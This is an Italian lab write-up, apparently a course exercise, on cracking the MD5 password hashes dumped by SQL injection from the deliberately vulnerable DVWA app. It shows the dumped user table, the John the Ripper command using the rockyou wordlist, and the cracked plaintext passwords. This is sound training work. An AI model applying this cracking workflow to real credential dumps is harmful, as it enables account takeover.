
PASSWORD CRACKING


Nell’esercizio di oggi andremo a vedere come semplificare il processo di cracking delle password ottenute ieri tramite la SQL injection.

Per prima cosa andremo a riprendere gli user e password che avevamo ottenuto ieri tramite la SQL injection, così da poter inserire user e password in un file da noi creato.





```
+---------+----------+-------------------------------------------------------+-----------+-----------+
| user_id | user     | avatar                                                | last_name | first_name |
|         | password                                                         |           |           |
+---------+----------+-------------------------------------------------------+-----------+-----------+
| 1       | admin    | http://172.16.123.129/dvwa/hackable/users/admin.jpg   | admin     | admin     |
|         | 5f4dcc3b5aa765d61d8327deb882cf99                                 |           |           |
| 2       | gordonb  | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | Brown     | Gordon    |
|         | e99a18c428cb38d5f260853678922e03                                 |           |           |
| 3       | 1337     | http://172.16.123.129/dvwa/hackable/users/1337.jpg    | Me        | Hack      |
|         | 8d3533d75ae2c3966d7e0d4fcc69216b                                 |           |           |
| 4       | pablo    | http://172.16.123.129/dvwa/hackable/users/pablo.jpg   | Picasso   | Pablo     |
|         | 0d107d09f5bbe40cade3de5c71e9e9b7                                 |           |           |
| 5       | smithy   | http://172.16.123.129/dvwa/hackable/users/smithy.jpg  | Smith     | Bob       |
|         | 5f4dcc3b5aa765d61d8327deb882cf99                                 |           |           |
+---------+----------+-------------------------------------------------------+-----------+-----------+
```


Successivamente sono andato a recuperare nella repository wordlists il file: rockyou.txt
Questo file è presente di default su Kali, e contiene una lista parole che andremo poi a convertire in hash.




Successivamente comprimiamo il file con comando “gunzip” come detto in precedenza.



Contemporaneamente sono andato a creare il file txt (hash.txt) contenente la password ottenuta da MSQ injection e codice, così da poterlo associare al comando che lanceremo tra poco. In questo modo da velocizzeremo il processo di estrazione delle password.





Se tutto è stato fatto correttamente adesso andremo a combinare tutto ciò che abbiamo ottenuto in precedenza e a lanciare il comando:

john --format=raw-md5 —wordlist=/usr/share/wordlists/rockyou.txt hash.txt

Ottenendo cosi l lista delle password di SQL injection.

```
┌──(kali㉿Kali)-[~/Scrivania]
└─$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt has
h.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 AS
IMD 4×2])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (admin)
abc123           (gordonb)
letmein          (pablo)
charley          (1337)
4g 0:00:00:00 DONE (2022-11-30 15:51) 400.0g/s 409600p/s 409600c/s 1638KC
/s 123456..oooooo
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked p
asswords reliably
Session completed.
```

Inoltre è possibile ottenere in maniera più chiara e pulita, gli user e password attraverso quest'altro comando:

john —show —format=raw-md5 hash.txt

```
┌──(kali㉿Kali)-[~/Scrivania]
└─$ john --show --format=raw-md5 hash.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left
```


EPICODE
GRAZIE
Epicode